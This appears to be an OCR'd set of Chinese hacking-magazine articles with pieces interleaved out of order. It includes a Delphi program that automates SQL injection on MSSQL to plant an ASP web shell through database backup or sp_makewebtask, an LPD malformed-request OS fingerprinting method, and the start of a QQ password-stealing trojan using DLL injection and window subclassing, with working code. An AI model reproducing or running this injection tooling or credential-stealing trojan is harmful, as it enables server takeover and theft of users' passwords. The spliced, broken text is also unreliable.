有了至关重要的next数组之后，就要使用改进了的模式匹配算法，从被搜索串中搜索出子串，代码如下:

```
//模式匹配的循环
i=1;
j=1;
int counter1=0,counter2=0;
while(i<=16&&j<=69)
{
if(p[i-1]!='*'&&p[i-1]==t[j-1])
{i++;j++;}
else if(p[i-1]=='%')
{
i++;
j++;
counter1++;
}
else if (p[i-1]=='*')
    {
i++;
j+=32;
counter2++;
}
    else if (next[i-1]>0)
        {
i=next[i-1];
j-=(counter1+counter2*32);
counter1=0;
counter2=0;
}
        else
        {
i=1;
j-=(counter1+counter2*32);
```

soket：SQL注入攻击是很热门的技术了，网上玩的热火。早期我们都采用了手工注入的技术来进行，但是可能是注入难度加大的原因吧，手工可能远远不及程序来的快。这篇文章不是要给大家指出如何去攻击别人，意在告诉大家，展开你的想像力，让编程来丰富黑客技术本身。

难度等级：高级

前置知识：Delphi编程技巧，SQL注入攻击技术。

得到Web Shell就这么简单！

文/图 臭要饭的！

相信大家对SQL Injection 注入漏洞都非常了解吧，那我就不用多说了。今天要为大家介绍的是N.E.V.E.R和CZY的手工注入得到WebShell的原理。然后我们利用它们的手工注入原理来写成程序得到WebShell。手工注入程序速度当然被程序自动注入来的慢多了。希望本文可以抛砖引玉，吸引更多的朋友加人到程序注入的行列中来。

小提示：本书后面有N.E.V.E.R的这个文章，相信此文又给广大的脚本爱好者开辟了一个新天地！

通过SQL注入得到Web Shell的原理

N.E.V.E.R的方法 利用数据库备份得到WebShell。创建一个表，在表中建一个字段用来保存木马数据，然后利用MSSQL导出库文件的办法把整个数据导出来，最后再删除新建的表。

分析：N.E.V.E.R利用了MSSQL的备份数据库功能。把数据导出来，设想数据库中有<%%>之类的ASP标实符，导出文件，文件名以.ASP的形式保存，然后文件又保存在Web的路径下。那么，这个导出的ASP文件是不是要去解释<%%> 之内的语句呢？如果数据库中有的表中有<%%>标实符，并且这之中有错误，那么我们导出来生成的ASP文件也会有误。不过，这种机会也不太大。

再来看看CZY的方法吧。

CZY的方法 前面的和N.E.V.E.R的方法基本上差不多。只是后面用到了扩展存储过程——sp_makewebtask。这个扩展存储过程的作用就是：可以把MSSQL数据库中的某个表中的记录导出来，以文件的方法保存起来。这种方法就不会出现什么问题，原因在于我们只去读表中某个字段中的值，把字段的信息导出来生成文件，这个字段中的值都是我们刚加上的。自己在加入数据的时候，先调试一下，没有问题再加入进去，导出来就当然没有问题了。

以上两位的方法，我都手工测试过。利用SQL注入漏洞、建表，向表中加数据，然后再导出数据、删除表。都是利用的SQL语句。这里我就不多说了。

利用Delphi实现功能的前言

原理都分析过了，我们怎么利用Delphi来实现它们的手工操作呢？其实方法是非常简单的。Delphi提供了一个NMHTTP控件。我们利用这个控件就可以向某个特定的URL提交参数，然后实现我们的自动注射功能。我马上要为大家讲解的这个程序有一个特点，也可以说成是一个缺陷吧，程序不去自动猜解Web的绝对路径，不去判断当前连接SQL数据库的当前账号的权限。我为什么要这

```
    j++;
    counter1=0;
    counter2=0;
    }
    //如果i等于17，说明对子串的搜索已经走到尽头，并搜索到了子串，跳出循环
    if(i==17) break;
    }
```

如果需要使用这个算法进行特征码的查找，可以直接将其中的计算next数组和模式匹配的部分进行移植。

到这里，基本上将要说的都说完了，可能大家对这个算法还是有一些迷惑，如果对其的正确性有疑问的话，可以使用上面的程序，对不同的子串和被搜索串进行操作。另外，如果对next数组不太了解，还是建议大家找出教材来好好看一下。本算法的效率是比较高的，至于它的计算复杂度，我想在这里我就不能做过多的说明了，有兴趣的读者，或者从事反病毒研究的读者，希望能对你们有一定的帮助。同时，如果有不对的地方，可以在黑防的论坛上面提一下，以期获得改进。

后记

对于一个真正的程序员来说，其任务决不应该仅仅只是机械地拖拖控件、动动鼠标。更重要的应该是编程开始前的软件的整体安排和设计，而相关算法设计也应该是非常重要的一部分。对于一个扫描软件来说，其扫描算法的设计也定是其精华所在。本文专门对算法进行相关分析，希望能够对大家有所启发。

么做？因为这两者用SQL注入是非常难得到的。所以，我们程序发送命令就不会考虑太多，成不成功你执行完自己去看看生成没有就OK了。

小提示 嘿嘿，这么好的思路怎么能让它逃脱！所以在小编的威逼利诱+MM欺骗的手段下，要饭的再一次献上了自己的大作：利用纯脚本技术取得服务器管理员权限！相信这是脚本方面最伟大的思路了，完全将脚本的理念发挥了出来！

如何利用Delphi得到Web Shell

程序中用到的值，我们这里来看看有哪些：URL路径，远程Web绝对路径（通过其他方法得到，你一定有办法的），采用什么方法去得到Web Shell（也就是两位的方法，你选哪一种）。我们同时要求点击一个按钮开始执行命令，和点击一个按钮来终止命令。最后就是新建的表的名称，以及表的字段名称，再次就是字段的类型。前面的我们在程序中放上输入、选择之类的控件就行了。后面的我们设一个选项按钮弹出相应设置，再把这些相应的设置用一个RECORD来保存。

首先，我们在主表单中放3个EDIT控件，名称分别是 UrlET（URL路径的输入框）、ShellPathET（远程木马的位置）和CustomBdoorET（自定义木马的位置）；再放两个RadioButton用来选择采用什么方式获取Web Shell。CAPTION分别取名为 BackUP DataBase 和Web作业，然后再放3个SpeedButtion按钮，名称分别是 设置、开始、停止，最后再放一个MEMO控件，来显示当前添加的信息。至此，界面上的工作就做完了，如图1 所示。




图 1

现在我们来写程序。首先定义一个RECORD，如下所示：

```
Type
SetOption = Record
    TableName : String; //用来保存要创建的表名
    FieldName : String; //用来保存要创建的字段名
    FiledType : String; //用来保存创建的字段名类型
End;
```

再定义一个全局变量：

```
Var
ISStop : Boolean; //用来判断用户是否按下了停止按钮
```

在表单创建的过程中，我们为RECORD记录输入默认值，代码如下：

```
procedure TMainForm.FormCreate(Sender: TObject);
begin
  sOption.TableName := 'cyfd';
  sOption.FieldName := 'gmemo';
  sOption.FiledType := 'text';
end;
```

现在我们添加开始执行命令的代码。先定义BDoorList为TstringList，主要目的就是把木马的内容加进来。创建两个变量来保存urlET和ShellPathET的值，方便程序简化调用。在程序开始执行前，我们得先检查一下用户的输入。定义一个Checkinput函数，代码如下：

```
Function CheckInput : Boolean;
Begin
  Result := False;
  if Trim(urlet.Text) = '' then
  Begin
    Application.MessageBox('请输入URL地址!','提示',mb_ok+mb_iconinformation);
    Exit;
  End;
  if Trim(ShellPathET.Text) = '' then
  Begin
    Application.MessageBox('请输入文件保存地址!','提示',mb_ok+mb_iconinformation);
    Exit;
  End;
  IF DefBDoor.Checked then
  Begin
      if Not FileExists(extractfilepath(Application.ExeName)+'默认木马.txt') then
      Begin
      Application.MessageBox('没有找到[默认木马.txt]文件!','提示',mb_ok+mb_iconinformation);
        Exit;
      End;
  End
  Else
      if Not FileExists(CustomBdoorET.Text) then
      Begin
      Application.MessageBox('没有找到所选的木马文件!','提示',mb_ok+mb_iconinformation);
        Exit;
      End;
  Result := True;
End;
```

在最开始处加入：

```
IF Not CheckInput then  Exit; //如果输入不合法就退出过程。
```

好了，如果用户输入没什么错，我们就继续下面的工作。

首先我们把IsStop设为假，创建BdoorList。

BDoorList := TstringList.Create;

再把木马内容加到Bdoorlist:

BDoorList.LoadFromFile(CustomBdoorET.text);

这里我还要给大家说一下：用NMHTTP提交数据的时候，要把输入的一些特别符号转达成编码。我们这里要把空格和％符号替换成相应的编码，分别是：％20和％25，不然程序加不进数据。代码如下：

```
BDoorList.Text:=StringReplace(BDoorList.Text,'%','%25',[rfReplaceAll]);
BDoorList.Text:=StringReplace(BDoorList.Text,' ','%20',[rfReplaceAll]);
```

接下来，我们就提交建表的功能了。

```
Memo.Lines.Add('建表...');
Memo.Lines.Add('');        NMHttp.Get(Url+';CREATE%20TABLE%20[dbo].['+sOption.TableName+']%20(['+sOption.FieldName+']%20['+sOption.FiledType+']);');
```

这样我们就创建了一个表，然后向表中添加记录，代码如下：

```
Memo.Lines.Add('加数据...');
Memo.Lines.Add('');
For i:=0 to BDoorList.Count-1 do  //这里用一个循环把木马的内容加进表中去
Begin
    IF IsStop then //这里如果点了停止按纽程序将终止任务
    Begin
      BDoorList.Free;
      Exit;
    End;          NMhttp.Get(Url+';Insert%20into%20'+sOption.TableName+'%20('+sOption.FieldName+')%20values%20('''+BDoorList.Strings[i]+''');');
    Memo.Lines.Add('Add Line '+Inttostr(i+1));
End;
现在就是导出数据生成木马了
Memo.Lines.Add('导出数据...');
Memo.Lines.Add('');
IF BKData.Checked then //如果选中采用备份数据就执行下面的命令
NMhttp.Get(Url+';declare%20@a%20sysname;select%20@a=db_name();backup%20database%20@a%20to%20disk='''+ShellPath+''';')
Else  //如果是用WEB作业的形式   NMhttp.Get(Url+';EXECUTE%20sp_makewebtask%20@outputfile='''+ShellPath+''',@query='''+'select%20'+sOption.FieldName+'%20from%20'+sOption.TableName+''';');
我们再删除刚建的表。NMHttp.Get(Url+';drop%20TABLE%20[dbo].['+sOption.TableName+'];');
```

这样我们的任务就完成了。下面来释放变量：

BDoorList.Free;

再向停止按钮中添加点击事件，一行代码就行了：

IsStop := True;

到这里主表单的内容基本上完成了。现在我们来看设置表单中怎么设置。其实非常简单，主表单中已经定义了一个RECORD，我们只需要将用户输入的新值，再次赋给RECORD就行了。

设置表单中先引用主表单，然后在界面中添加二个EDIT控件：

第一个名称为 TableNameET，保存用户输入的临时表。

第二个名称为 FieldNameET，用来保存用户输入的字段名。

再添加一个Combobox，用来保存用户所选的字段类型值，名称 FieldTypeCombox。

至此，其界面如图2 所示：




图 2

代码如下：

定义一个过程，主表单好调用这个设置。

```
Procedure ShowSet;
Begin
  Application.CreateForm(TSetForm,SetForm);
  With SetForm do
  Begin
    TableNameET.Text := sOption.TableName;
    FieldNameET.Text := sOption.FieldName;
    FieldTypeCombox.ItemIndex := FieldTypeCombox.Items.IndexOf(sOption.FiledType);
  End;
  SetForm.ShowModal;
  SetForm.Free;
End;
```

在主表单中设置的点击事件中添加上showset过程就行了。下面就是点击确定的代码了。

```
IF CheckInput then
Begin
    sOption.TableName := Trim(TableNameET.Text);
//把用户的输入赋给RECORD.
    sOption.FieldName := Trim(FieldNameET.Text);
    sOption.FiledType := FieldTypeCombox.Text;
    Close;
End;
```

这里又有一个CheckInput，主要就是检查用户输入的值是不是合法。代码如下：

```
Function CheckInput : Boolean;
Begin
  Result := False;
  IF Trim(TableNameET.Text)='' then
  Begin
    Application.MessageBox('请输入临时表名!','提示',
mb_ok+mb_iconinformation);
    Exit;
  End;
  IF Trim(FieldNameET.Text)='' then
  Begin
    Application.MessageBox('请输入字段名!','提示',
mb_ok+mb_iconinformation);
    Exit;
  End;
  Result := True;
End;
```

到这里程序就完了。

后记

程序是非常简单的，也没用到什么技术，用于新手练练手吧。写这个程序，我用了不到1个小时就完工了，程序也经测试，都成功了，这是我第一次写这种类型的文章，有不足之处请大家原谅。

编后语

文章作者身经百战，相信读过我们《黑客防线》杂志的人都知道吧。文章没有阐明什么高深的技术，旨在说明编程其实也是黑客的一种境界。你是否具有这种基本技巧呢？我们预言，程序代替手工注入将是以后脚本攻击的新趋势。

soket：现在已经有许多方法可以用来探查（“猜测”）远端主机的操作系统，其中一些方法是基于数据包的，其他的一些则是基于某些特定的守护进程在一定的错误（“非标准”）情况下的固定行为。下文就描述了一种以行式打印机守护进程（line printer daemon，lpd）来作为知识库，并将它用以探测远端主机的方法，具有一定的代表性。

利用LPD请求探查远程操作系统

文／Tico

在本文正式开始之前，我们先解释几个名词，有助于大家更好地理解下面的内容。

探查（Determine）：“猜测”（Guessing），尽可能准确的猜测远端主机所用操作系统。

错误（Errorous）：“不正确的”（Incorrect），指发送至远端主机行式打印机守护进程的请求状态。我们称之为“错误”，因为它并未使用由RFC定义的正确的请求格式。

有效的（Valid）：正确的（Correct），指发送至远端主机的请求的语法，正确的语法应当遵循RFC定义的规则。

LPD协议规范

本文的内容基于RFC 1179（行式打印机守护进程协议，L. J. McLaughlin III）给出的规范。UNIX系统用各种工具结合起来完成行式打印机的假脱机打印：

```
 * lpr  (作业题铰至队列)   |
 * lpq  (显示队列)         |
 * lprm (从队列中删除)     |-> LPD (行式打印机守护进程)
 * lpc  (控制队列)         |
```

所有这些工具（“程序”）与行式打印机守护进程（LPD）交互。为控制打印工作，各种的假脱机打印工具发送合乎LPD协议的合法请求至行式打印机守护进程。请求的样子和格式会在下文中加以讨论。我们只要知道确实存在这样的“请求格式”可以成功地发送指令到LPD就可以了。

基于守护进程的指纹识别

基于守护进程的指纹识别在很大程度上依赖于特定系统平台上的守护进程的确定性。重要的是要认识到，我们对守护进程的指纹识别是在应用层上进行的，反之，对TCP/IP堆栈的指纹识别则是发生在核心层（缺省窗口大小，ttls，等）上。所以用于进行指纹识别的应用程序（在此处是守护进程）必须是在系统中缺省安装的那一个，这是非常重要的，因为这样才能有助于探查远端主机上运行的操作系统。随着守护进程的版本和其他特性的不同，它会给出完全不同的操作系统指纹。

下面的例子中，使用identd演示了操作系统中守护进程的确定性对我们指纹识别一台主机具有的重要影响。

```
ident Red Hat 6.2 的指纹:
        -> "pidentd 3.0.10 2.2.5-22smp (Feb 22 2000 16:14:21)"

ident Red Hat 7.0 的指纹
        -> "pidentd 3.0.10 for Linux 2.2.5-22smp (Jul 20 2000 15:09:20)"
```

上面是RedHat 6.2和7.0分别给出的缺省的identd 指纹。但如果想把identd的版本交换一下，在RedHat 7.0上运行6.2中缺省的identd，那么应用层的identd指纹识别就会给出RedHat 6.2这一识别结果，而实际上操作系统却是RedHat 7.0。这就是我们在进行应用层指纹识别时应当注意的漏洞。

理论分析

"行式打印机守护进程指纹识别"这一概念的理论背景不超出RFC 1179(行式打印机守护进程)描述的范围。如同我们前面提到的，发送到LPD的请求格式具有特定的层级结构。在RFC 1179中描述的"正确的"信息格式如下所列:

```
[ RFC 1179, 3.1小节 信息格式 ]
```

"所有的指令有一个单字节代码开始，该代码表示所请求动作的二进制码。代码之后紧跟以ASCII码表示的所请求动作作用的打印队列名。指令的结束以ASCII换行代码标记。"

```
[ RFC 1179, 第 7 节 控制文件行]
```

"控制文件的每一行包括一个单独的，可打印的ASCII字符，用以表示该文件被打印时应进行的动作。此命令字符的解释是区分大小写的。该行指令字符后面的其他部分是该指令的操作对象。""每一个控制文件中都必须包括某些指令，这些指令包括'H'(责任主机)和'P'(责任用户)。另外，至少应有一个小写指令以产生任意输出。"

上面的引文描述了构成一个请求的正确的消息/查询结构。而在我们的理论分析中，我们并不关心第一段RFC引文(关于消息格式)的内容，因为我们不是真的要发过去一个打印格式请求。主要是我们不想在那边的哪一台打印机上真的打出点什么来。所以正如你所猜想的，我们要用控制文件指令"探查"远端主机可能是什么操作系统。普通的("正确的")打印请求是下面这个样子:

下面是符合RFC 1179定义的语法的例子:

```
+---+-----------+----+
| H | 10.0.0.2 | LF | - 命令码 {H} -> "来源主机"
+---+-----------+----+

+---+-----------+----+
| P |   502    | LF | - 命令码 {P} -> "用户id"
+---+-----------+----+

+---+-----------+----+
| f | file.txt | LF | - 命令码 {f} -> "欲打印文件名"
+---+-----------+----+
```

这样，在来源(发起请求)主机和用户id通过验证之后，文件"file.txt"被打印出来。由于我们是在对远端系统进行指纹识别，所以不大可能拥有合法的"来源主机"和"用户id"，所以不能完成一次有效的打印请求，我们只能依靠其他方法向远端主机请求lpd信息。

这就是说，我们不是发送一个合法的，有着正确的语法结构格式的请求，而是发送一个错误("不正确")的请求，看看远端主机的LPD如何应答我们。在这里我们舍弃验证信息{H}和{P}，并把{f}换成其他指令以确保我们不会得到一个自相矛盾的回答。

```
[下面我们完全不理会RFC 1179的规定]

+---+-----------+----+
| M |   user   | LF | - 命令码 {M} -> "印后发信"
+---+-----------+----+
```

在这个场景中，我们发送了一个畸形的请求到远端主机LPD，然后等待它的应答。这一应答的格式和内容会揭示出错误通知信息的形式，而这一信息在很多情况下是随操作系统而异的。下面我们就可以创建一个lpd的可能应答的数据库并以其与某些操作系统进行比对。

实际操作分析

为清楚表明不同的操作系统实际上是不同的LPD，有不同的相应方式。下面提供了一个小程序，以此显示不同的LPD指纹间的异同。该程序发送如下所示畸形请求

```
+---+-----------+----+
| M |   r00t   | LF |
+---+-----------+----+
```

下面是发送上述畸形请求后得到的信息:

```
:(ninja)-([f0bic]--[~])$ ./lpprint XXX.XXX.4.130
 --- Connected to lpd on XXX.XXX.4.130
 Reply: Invalid protocol request (77): MMr00t

[ 这是SunOS/Solaris 5.7 box ]


:(ninja)-([f0bic]--[~])$ ./lpprint XXX.XXX.59.200
 --- Connected to lpd on XXX.XXX.59.200
 Reply: Invalid protocol request (77): MMr00t

[这是 SunOS/Solaris 5.6 box ]
```

发现相同点了吗？现在试一下另外的系统

```
::(ninja)-([f0bic]--[~])$ ./lpprint XXX.XXX.153.2
--- Connected to lpd on XXX.XXX.153.2
Reply: 0781-201 ill-formed FROM address.

[ 这是 AIX 4.3 box ]

::(ninja)-([f0bic]--[~])$ ./lpprint XXX.XXX.14.203
--- Connected to lpd on XXX.XXX.14.203
Reply: 0781-201 ill-formed FROM address.

[ 这是 an AIX 4.3 box ]
```

我们从不同的操作系统中得到了不同的回应，而相同的操作系统返回相似的信息。

soket：有一些操作系统(Compaq Tru64 UNIX HP-UX及其类似的系统)会返回零长度响应，这使得我们很难将其分辨开来。但是大多数操作系统会返回或相似(相同的操作系统)或相异(不同的操作系统)的信息。


编后

上面作者提供了利用打印机返回信息识别操作系统的方法，具有一定的实用性。为了提高效率，作者还编写了一个"概念验证"工具，其中包含一个LPD返回信息及与之相应的操作系统的数据库，方便大家研究使用。该工具可以从http://www.low-level.net/得到，工具的名称是"lpdfp"，下载地址为http://www.low-level.net/f0bic/releases/lpdfp.tar.gz。该工具请查看光盘"源代码"栏目，按照文章名查找即可。

soket：网上有不少关于写盗取密码程序的编程思路，相信各位编程爱好者也很熟悉了。但是，不知道你是否能够做到不用任何类库，仅仅用Windows API来编程实现呢？这可是高手的一个基本特征啊。好了，废话少说，赶紧直奔主题，让我们看看如何利用子类化技术来编写一个QQ木马！

利用子类化技术实现QQ木马

文/FEI



近日读了一些虾米的文章，颇觉有所得。有了点思路，就试着写了一个盗取QQ密码的程序。我当然知道这已是很老套的东西了，但我的方法跟一些工具的实现方法略有不同，非常简单，看了之后或许对大家有所启发。

子类化(SubClass)是编写Windows程序时常用的一种方法，可能用惯了VB、Delphi等RAD工具的朋友没听过这个东西。实际上，如果不用任何类库，仅仅用Windows API写一个Windows窗口程序的话，子类化是非常有用的一种方法。

我们都知道，在Windows中程序与用户交互是通过窗体进行的。窗体是系统的一种对象，有窗体类和窗体属性。窗体的行为都是基于消息的，为了处理消息，在窗体类中定义了窗体函数，由窗体函数根据消息的不同而作出相应的动作。每个应用程序(确切地说应该是线程)都有它自己的消息队列，在主线程的消息圈中，特定的消息被发送到的相应的窗体函数。

Windows里有很多预定义的窗体类，如Edit、Button等，也就是所谓的通用控件。你可以用Button作为类名来调用CreateWindow，然后使用SetParent将这个Button设置成你程序窗体的子窗体，再用MoveWindow作相应的调整，就可以把一个按钮加到你的程序界面上来。

说了这么多废话，那么什么是"子类化"呢？其实就是使用SetWindowLong为窗体设定一个新的窗体函数，从而按自己的意愿来处理某些特定的消息，SetWindowLong的返回值是原窗体函数的地址，对于你不关心的消息，可以通过CallWindowProc转给它来处理。比如有一个Button，想让它在每次按下时都响一下，就可以按照预定义的函数声明写一个这样的函数，在其中进行判断，如果消息是WM_LBUTTONDOWN(鼠标左键被按下)就用MessageBeep响一下，然后再传给原窗体函数，否则就直接传给原窗体函数，把这个函数设成Button的窗体函数，以后按钮按下时就会连带的响一声。不过，恐怕现在已经没有人还会用这种方法来做程序了。在Delphi和VB中，这些东西早就已经变成了各种事件的处理。实际上，子类化用来做消息拦截更好一些。但我们在这里不想做什么拦截，仅仅是为在用户输入完密码后得到一个"通知"罢了。

有了上面的概念，下面就来说一下木马的主体设计思路。要获得用户输入的QQ号和密码，无非就要用到SendMessage发送WM_GETTEXT消息到相应的Edit控件来取得其中的内容，但是这种方法在Windows 2000/XP下就要失效。另外，要进行子类化操作，在Windows 2000/XP下也仅对同一进程内的窗体才有效，所以要采用DLL注入的方式，木马的主体是一个DLL。对于DLL注入的方法，我最后会进行说明，先假设DLL已经进入目标进程就行了。当DLL被进程加载后，DllMain就会执行，在DllMain中，创建了一个线程，每隔一段时间就对系统中的窗体进行枚举，当发现QQ的登录窗口或注册向

导窗口后就用DLL中带的窗体函数对其进行子类化，而在窗体函数中，如果发现是用户的登录确认消息就用SendMessage得到QQ号和密码，然后进行保存。下面是程序的具体实现。

DLL的入口函数DllMain如下：

```
BOOL APIENTRY DllMain( HANDLE hModule,
                       DWORD  fdwReason,
                       LPVOID lpReserved
                     )
{   switch (fdwReason)
    {   case DLL_PROCESS_ATTACH:
                    DisableThreadLibraryCalls
((HINSTANCE)hModule);
                    hspyd=CreateThread(NULL,0,spyd,
0,0,NULL);
                    break;
        case DLL_PROCESS_DETACH:
                    if (hspyd) TerminateThread(hspyd,
0);
                    break;
    }   return TRUE;
}
```

很简单，仅仅是监视线程的建立和终止。DisableThreadLibraryCalls是告诉系统，对于线程的建立和终止不处理DllMain。

DllMain是DLL的入口函数，类似于WinMain，当DLL加载、卸载或线程建立或终止时自动被系统调用，其中参数fdwReason表明的是被调用的原因。这个机制允许DLL进行一些简单的初始化或建立相关的线程数据。

监视线程spyd的内容如下：

```
DWORD WINAPI spyd ( LPVOID lpParameter )
{
getImageName(szbuf);
if (stricmp(szbuf,"QQ.exe"))    return 0;
else{
qpid=GetCurrentProcessId(); //QQ process id;
while (1)
{
EnumWindows(wdwscan,0);
                                Sleep(100);
        }
    }; return 0;
}
BOOL CALLBACK wdwscan(HWND hwnd,LPARAM
lParam)
{
    DWORD cwpid;   //current window 's process id
    LONG  wndproc;
    HWND hedt;
    GetClassName(hwnd,szbuf,lbuf);
